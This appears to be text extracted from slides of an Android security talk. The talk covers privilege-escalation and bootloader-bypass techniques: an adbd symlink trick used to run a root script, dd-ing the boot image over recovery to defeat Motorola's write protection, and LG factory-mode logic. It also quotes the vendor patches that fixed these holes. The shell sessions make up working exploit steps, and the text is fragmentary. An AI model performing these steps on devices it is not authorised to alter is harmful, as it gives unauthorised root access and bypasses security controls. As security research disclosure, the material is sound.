drwx----- root      root          1969-12-31 16:00 lost+found

shell@ghost:/sbin $ ln -s /data/local/tmp/rootme.sh adbd

shell@ghost:/sbin $ ls -l
lrwxrwxrwx shell      system        2014-07-30 09:55 adbd -> /data/local/tmp/rootme.sh
drwx----- root      root          1969-12-31 16:00 lost+found

shell@ghost:/sbin $ ps |grep adbd
shell    359    1    4596   232    ffffffff 00000000 S /sbin/adbd

shell@ghost:/sbin $ kill -9 359
```

aseccreate

```
root@ghost:/data/local # ls -alZ
drwxr-xr-x mot_tcmd shell          u:object_r:system_data_file:s0 12m
drwxrwxr-x mot_tcmd shell          u:object_r:system_data_file:s0 atvc
drwxr-x--- mot_tcmd shell          u:object_r:system_data_file:s0 dbvc
drwxrwx--- graphics mot_tcmd     u:object_r:system_data_file:s0 moodle
drwxrwx--x shell    shell          u:object_r:shell_data_file:s0 tmp
```

aseccreate

```
commit 0de7c61102611ccd5df1ca48cb733bf037512c6b [log] [tgz]
  author Nick Kralevich <nnk@google.com> Mon Jan 27 14:58:06 2014 -0800
  committer Nick Kralevich <nnk@google.com> Mon Jan 27 15:21:17 2014 -0800
    tree d6b62aff7b3a21d6de7eda7fb245d856b073af85
    parent eacf7e03d60a2b33ac6cdAA0e01bd6a6fdd9455a [diff]
```

Validate asec names.

Make sure asec names only contain alphanumeric, underscores, dots, or dashes. Don't allow double dots.

Bug: 12504045

(cherry picked from commit 669626096513cf741646cf18a9e8ba246d359596)

Change-Id: Ia9d04f373aa95878b2e81584c4167dc2d4aa0c78

aseccreate

```
+bool VolumeManager::isLegalAsecId(const char *id) const {
+    size_t i;
+    size_t len = strlen(id);
+
+    if (len == 0) {
+        return false;
+    }
+    if ((id[0] == '.') || (id[len - 1] == '.')) {
+        return false;
+    }
+
+    for (i = 0; i < len; i++) {
+        if (id[i] == '.') {
+            // i=0 is guaranteed never to have a dot. See above.
+            if (id[i-1] == '.') return false;
+            continue;
+        }
+        if (id[i] == '_' || id[i] == '-') continue;
+        if (id[i] >= 'a' && id[i] <= 'z') continue;
+        if (id[i] >= 'A' && id[i] <= 'Z') continue;
+        if (id[i] >= '0' && id[i] <= '9') continue;
+        return false;
+    }
+
+    return true;
+}
```

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```
Retina:Downloads jcase$ adb wait-for-device shell getprop
...
[init.svc.adbd]: [running]
[init.svc.apk_logfs]: [running]
[init.svc.charger_app]: [restarting]
[init.svc.pvrsrvctl]: [stopped]
[init.svc.ueventd]: [running]
[init.svc.watchdogd]: [stopped]
[persist.service.apklogfs.enable]: [1]
[ro.baseband]: [unknown]
[ro.board.id]: [unknown]
[ro.boot.bootmedia]: [sdcard]
[ro.boot.hardware]: [P702T]
[ro.boot.mode]: [charger]
[ro.boot.wakesrc]: [03]
[ro.bootloader]: [unknown]
[ro.bootmode]: [charger]
[ro.com.android.dataroaming]: [false]
[ro.debuggable]: [1]
[ro.factorytest]: [0]
...
[sys.usb.config]: [adb]
[sys.usb.state]: [adb]
```

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```
Retina:Downloads jcase$ adb wait-for-device shell mount
rootfs / rootfs rw 0 0
tmpfs /dev tmpfs rw,nosuid,relatime,mode=755 0 0
devpts /dev/pts devpts rw,relatime,mode=600 0 0
proc /proc proc rw,relatime 0 0
sysfs /sys sysfs rw,relatime 0 0
none /acct cgroup rw,relatime,cpuacct 0 0
tmpfs /mnt/asec tmpfs rw,relatime,mode=755,gid=1000 0 0
tmpfs /mnt/obb tmpfs rw,relatime,mode=755,gid=1000 0 0
none /dev/cpuctl cgroup rw,relatime,cpu 0 0
/dev/block/mmcblk0p2 /factory ext4 rw,relatime,user_xattr,barrier=1,data=ordered 0 0
/dev/block/mmcblk0p8 /system ext4 ro,noatime,user_xattr,barrier=1,data=ordered 0 0
/dev/block/mmcblk0p9 /data ext4 rw,nosuid,nodev,relatime,user_xattr,barrier=1,data=ordered 0 0
```

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medfield

```
Retina:bin jcase$ adb wait-for-device root; time adb wait-for-device shell  
root@android:/ # id  
uid=0(root) gid=0(root)  
root@android:/ #  
real 0m4.403s  
user 0m0.011s  
sys  0m0.004s
```


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
motoboot



motoboot

motoboot – bypassing
Motorola's write protection

- Locked bootloader
- Boot images validated
- Applies write protection to /system, except when booting recovery



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```
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # ls -l
lrwxrwxrwx root      root          2014-07-30 08:52 aboot -> /dev/block/mmcblk0p5
lrwxrwxrwx root      root          2014-07-30 08:52 abootBackup -> /dev/block/
mmcblk0p13
lrwxrwxrwx root      root          2014-07-30 08:52 boot -> /dev/block/mmcblk0p33
...
lrwxrwxrwx root      root          2014-07-30 08:52 recovery -> /dev/block/mmcblk0p34
...
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # dd if=boot of=recovery
root@ghost:/dev/block/platform/msm_sdcc.1/by-name # reboot recovery
Retina:permissions jcase$ adb shell
shell@ghost:/ $ su
root@ghost:/ # getprop ro.boot.write_protect
0
root@ghost:
```

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<https://www.codeaurora.org/projects/security-advisories>

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summary refs log tree commit diff stats

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commit [fc3b31f81alc128c2bcc745564a075022cd72a2e](#) (patch)
tree [8a4bd3758a9a3b4648c33f72ecbf31f80ab2e4a8](#)
parent [3f04997d6d42bcd428dc7de0820438cefcccb061](#) (diff)
download [lk-fc3b31f81alc128c2bcc745564a075022cd72a2e.tar.gz](#)

app: aboot: Verify boot image signature

Verify boot image signature as part of fastboot boot command and fix buffer over read issues by sanitize the kernel, ramdisk, page size read from boot image header.

CRs-Fixed: 681957 682002

Change-Id: I546502c7a9479c8a41453e32c6cb14bc850709fe

[Diffstat](#)

[-rwxr-xr-x app/aboot/aboot.c](#) 30

1 files changed, 24 insertions, 6 deletions

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
cmdboot

```
@@ -1597,6 +1602,25 @@ void cmd_boot(const char *arg, void *data, unsigned sz)

    kernel_actual = ROUND_TO_PAGE(hdr->kernel_size, page_mask);
    ramdisk_actual = ROUND_TO_PAGE(hdr->ramdisk_size, page_mask);
+#if DEVICE_TREE
+    dt_actual = ROUND_TO_PAGE(hdr->dt_size, page_mask);
#endif
+
+    image_actual = ADD_OF(page_size, kernel_actual);
+    image_actual = ADD_OF(image_actual, ramdisk_actual);
+    image_actual = ADD_OF(image_actual, dt_actual);
+
+    /* sz should have atleast raw boot image */
+    if (image_actual > sz) {
+        fastboot_fail("incomplete bootimage");
+        return;
+    }
+
+    /* Verify the boot image
+     * device & page_size are initialized in aboot_init
+     */
+    if (target_use_signed_kernel() && (!device.is_unlocked))
+        verify_signed_bootimg((uint32_t)data, image_actual);
```

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lgflash



lgflash

```
195 if ( v57 == 1818322532 )
196 {
197     sub_F912FAC("reboot reason is the laf boot.\n");
198     vF94C1D4 = 2;
199     goto LABEL_81;
200 }
201 if ( sub_F90C3C8() == 11 )
202 {
203     if ( v57 != 2003195137 )
204         v64 = (v57 - 2003195139 + (v57 - 2003195139 <= 0) - (v57 - 2003195139)) | 1;
205     else
206         v64 = v57 - 2003195139 + (v57 - 2003195139 <= 0) - (v57 - 2003195139);
207     if ( v64 )
208     {
209         sub_F912FAC("not enter laf mode after factory reset or mode reset for factory download.\n");
210         vF94C1D4 = 0;
211         goto LABEL_57;
212     }
213     sub_F912FAC("detected the 910K USB cable.\n");
214     vF94C1D4 = 3;
215     goto LABEL_81;
216 }
```